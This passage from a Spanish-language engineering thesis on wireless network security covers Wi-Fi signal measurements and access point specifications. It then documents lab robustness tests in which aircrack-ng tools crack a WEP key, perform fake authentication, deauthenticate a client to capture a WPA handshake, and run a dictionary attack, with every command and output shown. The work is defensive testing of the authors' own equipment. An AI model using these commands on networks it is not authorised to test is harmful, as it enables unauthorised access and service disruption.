


Figura 3.35 Gráfica de la señal a 10 metros de distancia




Figura 3.36 Gráfica de la señal a 15 metros de distancia




Figura 3.37 Gráfica de la señal a 20 metros de distancia

En las gráficas tomadas se muestra que la señal máxima alcanzada es de -61 dBm y la mínima alcanzada (o registrada) aproximadamente a -92 dBm.

Para el programa NetStumbler el ruido promedio es de -100dBm, por lo que la relación señal a ruido sería de:

S/N máx = 39 dB, para la máxima señal alcanzada.

S/N mín = 8 dB, para la mínima señal registrada.

En general, la relación señal a ruido hasta los 15 metros es aceptable, pero también indica que la potencia del punto de acceso inalámbrico no se mantiene uniforme y la variación en la distancia demuestra que la señal se debilita con los obstáculos, sin embargo, más de 20 metros ya se encuentra el siguiente punto de acceso para los clientes inalámbricos en las zonas donde se permiten las redes inalámbricas de la empresa, por lo que la pérdida de señal en un punto de acceso se compensa en la señal de otro vecino.

3.4 Equipamiento

Se describen en esta sección a los puntos de acceso inalámbrico que son parte del sistema al cual se aplicó la solución.

1. Trendnet TEW-410APBplus (TEW-410APB+)
2. Trendnet TEW-410APB
3. Trendnet TEW-510APB
4. D-Link DWL-3200AP

3.4.1 Trendnet TEW-410APBplus (TEW-410APB+)

La Figura 3.38 muestra a este equipo. Sus características son:

- i. Usa banda de frecuencia ISM 2.4 GHz, sumiso al Wi-Fi con las normas IEEE 802.11g y IEEE 802.11b.
- ii. Suministra velocidad de ancho de banda inalámbrico de hasta 54Mbps con retroceso automático.
- iii. Soporta los Modos Punto de Acceso y Cliente de Punto de Acceso.
- iv. La característica "Wireless Distribution System" (WDS) soporta a los Modos "Wireless Bridging" y Repetidor.
- v. 64/128-bit – con protección equivalente para cable (WEP) y con HEX, o clave de acceso.
- vi. Soporta Filtrado de direcciones MAC para Acceso de Autorización (40 entradas)
- vii. Permite que los usuarios inhabiliten la difusión de ESSID para la protección de la seguridad.
- viii. Antenas de Diversidad Desmontables de 3dBi que se pueden reemplazar con antenas opcionales de mayor ganancia para extender el alcance o área de cobertura.
- ix. Configuración y mantenimiento fáciles con el Navegador Web (HTTP).
- x. Memoria Flash para actualización del "firmware" y ajustes de guardar/restaurar.
- xi. Los dispositivos de IEEE 802.11b abarcan distancias de 35 a 60 metros en el interior, 100 a 300 metros en el exterior.
- xii. Los dispositivos de IEEE 802.11g abarcan distancias de 20 metros en el interior, 50 metros en el exterior.

3.4.2 Trendnet TEW-410APB

La Figura 3.39 muestra a este equipo. Sus características son:

- i. Usa banda de frecuencia ISM 2.4 GHz, sumiso al Wi-Fi con las normas IEEE 802.11g y IEEE 802.11b.
- ii. Suministra velocidad de ancho de banda inalámbrico de hasta 54Mbps con retroceso automático.
- iii. Soporta a los Modos Punto de Acceso, Cliente de Punto de Acceso, "Wireless Bridge" o Repetidor.
- iv. 1 x 10/100Mbps Negociación automática y puerto "Auto-MDIX Fast Ethernet".
- v. Configuración y mantenimiento fáciles con el Navegador Web (HTTP).
- vi. Soporta encriptación 64/128-bit WEP para modo inalámbrico.
- vii. Soporta Wi-Fi Protected Access (WPA) y Encriptación 802.1x.
- viii. Soporta Filtrado de direcciones MAC para Acceso de Autorización (40 entradas).

- ix. Antenas de Diversidad Desmontables de 2dBi que se pueden reemplazar con antenas opcionales de mayor ganancia para extender el alcance o área de cobertura.
- x. Permite que los usuarios inhabiliten la difusión de ESSID para la protección de la seguridad.
- xi. Memoria Flash para actualización del “firmware” y ajustes de guardar/restaurar.
- xii. Cobertura de distancias de 35 a 100 metros en el interior, 100 a 300 metros en el exterior.

3.4.3 Trendnet TEW-510APB

La Figura 3.40 muestra a este equipo. Sus características son:

- i. Compatibilidad Wi-Fi con los dispositivos inalámbricos IEEE 802.11a, IEEE 802.11b y IEEE 802.11g.
- ii. Sistema inalámbrico en un Chip (WiSoC), que incluye un procesador MIPS 4000 de 32 bits integrado y una frecuencia de 200MHz.
- iii. Admite velocidad de datos de tecnología Súper AG.
- iv. Admite Punto de Acceso y Cliente AP WDS, Repetidor y Modos de Transmisión.
- v. Escala de valoración de datos dinámicos a 108, 54, 48, 36, 24, 18, 12, 9 y 6Mbps para 802.11g.
- vi. Escala de valoración de datos dinámicos a 11,5.5, 2 y 1 Mbps para 802.11b.
- vii. Admite característica ESSID Activado/Desactivado para aumentar la seguridad.
- viii. Privacidad equivalente con cables (WEP) de 64 a 128 bits con clave HEX o ASCII.
- ix. Admite WPA/WPA-PSK, AES y TKIP.
- x. Admite Modo Súper AG, turbo dinámico (con algoritmo adaptativo de radio) y estático.
- xi. Compatible con los estándares IEEE 802.11e, h, i.
- xii. Admite mejoras en la calidad multimedia inalámbrica del servidor (QoS).
- xiii. De fácil configuración con Navegador Web y Memoria Flash para una actualización del “Firmware”.
- xiv. Gama para interiores de 30 ~ 50 metros (depende del entorno).
- xv. Gama para exteriores de 50 ~ 200 metros (sin XR), 400 ~ 450 metros (con XR) (depende del entorno).

3.4.4 D-Link DWL-3200AP

El D-Link DWL-3200AP (Figura 3.41) es un poderoso, robusto y fiable Punto de Acceso para operar en entornos de empresas con diversos negocios. Diseñado para instalaciones internas, este punto de acceso provee opciones avanzadas de seguridad para los administradores de red, permitiéndoles desplegar una administración muy robusta en redes inalámbricas. El punto de acceso DWL-3200AP soporta “Power Over Ethernet” (PoE) y provee dos antenas de alta ganancia para una óptima cobertura

inalámbrica. Sus principales características son: Soporte WDS para sus diferentes modos de operación

- i. Soporte de Múltiples SSID's
- ii. Soporte 11g, 108Mbps Modo Turbo
- iii. Robusto punto de acceso para soluciones internas.
- iv. Soporte de PoE (Power over Ethernet), 802.3af.
- v. Soporte WEP.
- vi. Soporte WPA, AES y 802.11i.
- vii. Seguridad Ampliada, con soporte de ACL, 802.1x y Administración versátil de filtrado de direcciones MAC, vía D-Link D-View, SNMP v3, Web, Telnet y AP Manager.



Figura 3.38 Trendnet TEW-410APBplus



Figura 3.39 Trendnet TEW-410APB



Figura 3.40 Trendnet TEW-510APB



Figura 3.41 Trendnet TEW-510APB

Nota:

En el siguiente capítulo se describirán los aspectos correspondientes al cronograma de los trabajos y la estimación de costos.

CAPÍTULO IV

PRUEBAS, PRESUPUESTO Y TIEMPO DE EJECUCIÓN

En el presente capítulo se tocan los temas involucrados a las pruebas de robustez, el presupuesto y al cronograma del proyecto de ingeniería.

4.1 Pruebas de robustez

Para la realización de las pruebas comparativas se utilizó el programa Aircrack-ng, Éste es un programa que viola la seguridad de claves 802.11 WEP y WPA/WPA2-PSK.

4.1.1 Preparación del laboratorio

La prueba se realiza (Figura 4.1) ejecutando el programa aircrack-ng sobre un sistema Linux en una computadora móvil con tarjeta inalámbrica (ATACANTE) con dirección física 00:24:2B:9C:F1:2A. Se dispuso de un punto de acceso inalámbrico (PA) modelo Trendnet TEW-410APB+ identificado con SSID 'luzdelsur' y su dirección física MAC 00:0E:8E:7A:24:05, y un cliente inalámbrico autorizado (CLIENTE) a autenticarse a dicho punto de acceso inalámbrico con dirección física MAC 00:21:5C:2A:28:FB.

Nota:

Las pruebas realizadas se tuvieron que hacer en un ambiente preparado para que el CLIENTE y el PA estuvieran en las cercanías del ATACANTE debido a la débil potencia que normalmente tiene la tarjeta inalámbrica de una computadora móvil.




Figura 4.1 Cliente, Atacante y PA, respectivamente

La tarjeta inalámbrica del ATACANTE es configurada en modo de monitoreo, ya que por lo normal ésta se encuentra en modo administrable (lo que permite autoconfigurar los accesos a las diferentes redes inalámbricas), para ello se ejecuta el siguiente comando:

```
# airmon-ng start wlan0
```

Donde wlan0 es la interfaz de la tarjeta inalámbrica del ATACANTE (Figura 4.2).

```

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
8283     dhclient3
8444     dhclient3
Process with PID 8444 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros     ath5k - [phy0]
              (monitor mode enabled on mon0)

```

Figura 4.2 Resultado del comando `airmon-ng start wlan0`

Se habilitó una interfaz inalámbrica `mon0` en modo de monitoreo. Con el comando `iwconfig`, se puede visualizar las interfaces de redes inalámbricas en la Figura 4.3.

```

root@bt:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wmaster0   no wireless extensions.

wlan0      IEEE 802.11bg  ESSID:""
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

```

Figura 4.3 Resultado del comando `iwconfig`

Se realiza la prueba de inyección de paquetes para asegurarse de que la tarjeta inalámbrica tiene soportada esta opción y a la vez listar los puntos de acceso que responden a esta difusión de paquetes (obteniendo su canal de difusión y su dirección MAC), para ello se ejecuta el siguiente comando (Figura 4.4):

```
# aireplay-ng -9 mon0
```

```

root@bt: # aireplay-ng -9 mon0
17:49:35 Trying broadcast probe requests...
17:49:36 Injection is working!
17:49:37 Found 13 APs

17:49:37 Trying directed probe requests...
17:49:37 00:26:CB:80:8D:50 - channel: 11 - 'luzdelsur'
17:49:40 Ping (min/avg/max): 2.212ms/14.425ms/31.897ms Power: -84.25
17:49:40 20/30: 66%

17:49:40 00:0E:8E:7A:24:05 - channel: 11 - 'luzdelsur'
17:49:42 Ping (min/avg/max): 1.179ms/3.795ms/14.344ms Power: -61.94
17:49:42 18/30: 60%

17:49:42 02:2A:0A:12:5A:0D - channel: 10 - 'HP4C9F7A'
17:49:47 Ping (min/avg/max): 3.978ms/9.645ms/19.516ms Power: -85.14
17:49:47 7/30: 23%

17:49:47 00:04:ED:A2:5D:92 - channel: 11 - 'andrea'

```

Figura 4.4 Resultados de comando aireplay-ng -9 mon0

La configuración del punto de acceso o PA se realiza mediante la conexión a su interfaz Web. Esto puede verse en la Figura 4.5

AP Name:

LAN MAC Address: **00:0E:8E:7A:24:05**

Configuration type:

IP Address: . . . This is the IP Address, Subnet Mask and

Subnet Mask: . . . Default Gateway of the Access Point as it is

Gateway: . . . seen by your local network.

Wireless MAC Address: **00:0E:8E:7A:24:05**

Mode:

SSID: SSID Broadcast:

Channel:

Domain: Europe

Security: Enable Disable

Figura 4.5 Configuración del punto de acceso o PA

4.1.2 Pruebas WEP

Se configuró el PA con seguridad WEP con una clave de 64 bits (Figura 4.6). La clave generada es C6774663DD. Se capturan los paquetes con vectores de inicialización (IVs) al punto de acceso inalámbrico o PA por el canal 11 con la interfaz mon0 y guardando los datos en un archivo con prefijo WEP, con el siguiente comando (Figura 4.7)

```
# airodump-ng -c 11 - -ivs - - bssid 00:0E:8E:7A:24:05 - - write wep mon0
```

Security

The Access Point supports 3 different types of security settings. There are: WPA Pre-Shared Key, WPA RADIUS and WEP. Please see the help tab for more details on the different types of security settings.

Security Mode: WEP

Default Transmit Key: 1 2 3 4

WEP Encryption: 64 bits 10 hex digits

Passphrase: luzdelsur

Key 1: C6774663DD

Key 2: AF6BD13ECD

Key 3: 0E33FB2BF1

Key 4: CF12611E1D

Figura 4.6 Configuración el PA con seguridad WEP con una clave de 64 bits

```
CH 11 ][ Elapsed: 59 mins ][ 2010-07-30 19:52
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:8E:7A:24:05	-37	81	34687	25204	4	11	54	WEP	WEP		luzdelsur

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:0E:8E:7A:24:05	00:21:5C:2A:28:FB	-23	1 -54	2	12901	

Figura 4.7 Resultados de comando airodump-ng

La cantidad de paquetes capturados influye mucho en el proceso, ya que a mayor cantidad, menor el tiempo de procesamiento y mayor el éxito de encontrar la clave encriptada. Una vez obtenido una cantidad suficiente de paquetes con IVs capturados en el archivo wep.pcap, se procede a ejecutar el siguiente comando para descifrar la clave compartida WEP.

```
# aircrack-ng -a 1 -e luzdelsur -b 00:0E:8E:7A:24:05 wep.pcap
```

Donde `-a 1` indica encriptación WEP, `-e` el SSID y `-b` la dirección MAC del PA, `wep.pcap` es el archivo de donde se leerán los paquetes capturados. La Figura 4.8 muestra como la clave fue encontrada:

```
C6774663DD.
```

Así mismo se realizó también el ataque de autenticación falsa, esto se puede lograr en sistemas de autenticación WEP (abierta u "Open System" y compartida o "Shared Key"). Esto permite asociar la dirección MAC al punto de acceso inalámbrico si no hay clientes asociados a ese punto de acceso. (Figura 4.9)

```
# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05 -h 00:24:2B:9C:F1:2A mon0
```



```

root@bt: /home/xtianfeng# aircrack-ng -a 1 -e luzdelsur -b 00:0E:8E:7A:24:05 wep.pcap
Opening wep.pcap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 24115 ivs.

                                Aircrack-ng 1.0 r1645

                                [00:00:23] Tested 64640 keys (got 12975 IVs)

KB   depth  byte(vote)
0    0/ 1    C6(21248) 49(17408) 3E(17152) 29(16896) 5D(16896) 20(16640) 67(16640)
1    2/ 30    77(17664) 02(17408) 37(17408) 83(16896) C5(16640) D7(16640) 1F(16640)
2    0/ 11    46(20224) 07(18176) 9C(17408) 05(17152) 97(17152) 4C(16896) 81(16896)
3    2/ 13    63(18176) 93(16896) D0(16896) FB(16896) 45(16640) 60(16640) D9(16384)
4    11/ 16   65(15872) 3C(15616) 5D(15616) 79(15616) C3(15616) 1D(15360) 7D(15360)

                                KEY FOUND! [ C6:77:46:63:DD ]
Decrypted correctly: 100%

```

Figura 4.8 Obtención de clave mediante comando aircrack-ng

```

root@bt: /home/xtianfeng# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05
-h 00:24:2B:9C:F1:2A mon0
20:00:11  Waiting for beacon frame (BSSID: 00:0E:8E:7A:24:05) on channel 11
20:00:11  Sending Authentication Request (Open System) [ACK]
20:00:11  Authentication successful
20:00:11  Sending Association Request [ACK]
20:00:11  Association successful :- ) (AID: 1)

```

Figura 4.9 Ataque de autenticación falsa mediante comando aireplay-ng

Así el ATACANTE luego aparecerá como un cliente inalámbrico asociado al punto de acceso que se estuvo monitoreando (Figura 4.10). En la figura aparecen las direcciones MAC del CLIENTE y del ATACANTE asociados al PA.

```

CH 11 ][ Elapsed: 1 hour 10 mins ][ 2010-07-30 20:03

BSSID          PUR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:0E:8E:7A:24:05 -39 100  40938  25461  0  11  54  WEP  WEP  OPN  luzdelsur

BSSID          STATION          PUR  Rate  Lost  Packets  Probes
00:0E:8E:7A:24:05 00:24:2B:9C:F1:2A  0    1 - 1    0      7
00:0E:8E:7A:24:05 00:21:5C:2A:28:FB -24   1 -12   0    13109

```

Figura 4.10 ATACANTE como un cliente inalámbrico

4.1.3 Pruebas WPA-PSK

Se configura el PA con seguridad WPA con clave pre-compartida. Figura 4.11.

Security Mode:

WPA Algorithms:

WPA Shared Key:

Group Key Renewal: seconds

Figura 4.11 ATACANTE como un cliente inalámbrico

La clave pre-compartida es luzdelsur. Luego se procedió a capturar los paquetes completos al PA por el canal 11 mediante la interfaz mon0 y guardando los datos en un archivo con prefijo wpa, con el siguiente comando (resultados en Figura 4.12):

```
# airodump-ng -c 11 -bssid 00:0E:8E:7A:24:05 - - write wpa mon0
```

CH 11][Elapsed: 4 mins][2010-07-30 20:24]											
BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:8E:7A:24:05	-44	100	3128	587	5	11	54	WPA	CCMP	PSK	luzdelsur
BSSID	STATION		PWR	Rate	Lost	Packet	Probes				
00:0E:8E:7A:24:05	00:21:5C:2A:28:FB		-33	54 -54	0	1727					

Figura 4.12 Resultados del comando airodump-ng

Para poder realizar la obtención de la clave pre-compartida WPA es mediante fuerza bruta, por lo que es necesario obtener los paquetes de negociación entre el CLIENTE y el PA ("WPA Handshake"). Como esto ocurre en el momento en que el CLIENTE se conecta al PA, puede pasar mucho tiempo para que esto vuelva a ocurrir. Por lo que se procede a realizar un ataque de no autenticación para el CLIENTE asociado con el AP, y forzar a una reautenticación mediante el siguiente comando (resultados en Figura 4.13):

```
# aireplay-ng -0 4 -a 00:0E:8E:7A:24:05 -c 00:21:5C:2A:28:FB mon0
```

Donde -0 4 indica el envío de 4 paquetes de no autenticación, -a indica la dirección MAC del PA y -c indica la dirección MAC del CLIENTE a dejar de estar autenticado.

root@bt: # aireplay-ng -0 4 -a 00:0E:8E:7A:24:05 -c 00:21:5C:2A:28:FB mon0											
20:21:32 Waiting for beacon frame (BSSID: 00:0E:8E:7A:24:05) on channel 11											
20:21:33 Sending 64 directed DeAuth. STMAC: [00:21:5C:2A:28:FB] [0 64 ACKs]											
20:21:33 Sending 64 directed DeAuth. STMAC: [00:21:5C:2A:28:FB] [0 64 ACKs]											
20:21:34 Sending 64 directed DeAuth. STMAC: [00:21:5C:2A:28:FB] [0 64 ACKs]											
20:21:35 Sending 64 directed DeAuth. STMAC: [00:21:5C:2A:28:FB] [18 64 ACKs]											

Figura 4.13 Resultados del comando aireplay-ng

Así aparecerá en la esquina superior derecha un mensaje indicando que el paquete de negociación ha sido capturado (Figura 4.14).

CH 11][Elapsed: 9 mins][2010-07-30 20:24][WPA handshake: 00:0E:8E:7A:24:05											
BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:8E:7A:24:05	-40	100	5257	1899	5	11	54	WPA	CCMP	PSK	luzdelsur
BSSID	STATION		PWR	Rate	Lost	Packet	Probes				
00:0E:8E:7A:24:05	00:21:5C:2A:28:FB		-33	54 -54	0	1727					

Figura 4.14 Mensaje indicando paquete de negociación capturado

Se intenta descifrar la clave mediante el comando aircrack-ng (similar al usado en WEP), no se logra éxito alguno. El comando total es el siguiente (resultados Figura 4.15):

```
# aircrack-ng -a 1 -e luzdelsur -b 00:0E:8E:7A:24:05 wpa.cap
```

```

Aircrack-ng 1.0 r1645

[00:00:21] Tested 136193 keys (got 13023 IVs)

KB   depth  byte(vote)
0    0/ 1    FA(34048) 00( 256) FB( 256) FC( 256) FD( 256) 01(  0) 02(  0)
1   255/ 1    FF(  0) CD( 256) CE( 256) CF( 256) DO( 256) D1( 256) D2( 256)
2    4/ 99    BC( 768) OB( 512) 13( 512) 14( 512) 1A( 512) 1F( 512) 27( 512)
3   18/ 3    FD( 512) 00( 256) 01( 256) 03( 256) 06( 256) 0B( 256) 0E( 256)
4    3/ 68    87( 768) 0E( 512) 0F( 512) 15( 512) 29( 512) 35( 512) 39( 512)

Failed. Next try with 15000 IVs.
^C
Quitting aircrack-ng...

```

Figura 4.15 Resultados del comando # aircrack-ng (FAILED)

Las probabilidades para encontrar la clave pre-compartida WPA dependen de tener un diccionario de palabras donde se pueda contener la clave que se busca, ya que el programa usa cada una de las palabras en la negociación con el punto de acceso para descubrir si alguna de ellas es la clave buscada. Existen programas que mediante reglas especiales ayudan a formar un archivo de hasta 40 millones de palabras que contienen toda clase de caracteres y todo tipo de tamaños. Finalmente se usó un diccionario común mediante el siguiente comando:

```
# aircrack-ng -w password.lst wpa-01.cap
```

Donde -w indica el archivo que contiene el diccionario a usar.

```

root@bt:~/home/xstian/aircrack-ng/wpa# aircrack-ng -w password.lst wpa-01.cap
Opening wpa-01.cap
Read 17416 packets.

# BSSID          ESSID          Encryption
1 00:0E:8E:7A:24:05  luzdelsur     WPA (1 handshake)

Choosing first network as target.

Opening wpa-01.cap
Reading packets, please wait...

Aircrack-ng 1.0 r1645

[00:00:00] 204 keys tested (252.04 k/s)

Current passphrase: nirvana1

Master Key      : 7F FO AD 92 12 86 A7 8A DA 40 75 3B B4 98 D7 E4
                  OA 9D EC F1 13 46 65 OD CB ED E1 BO 2F E9 60 DF

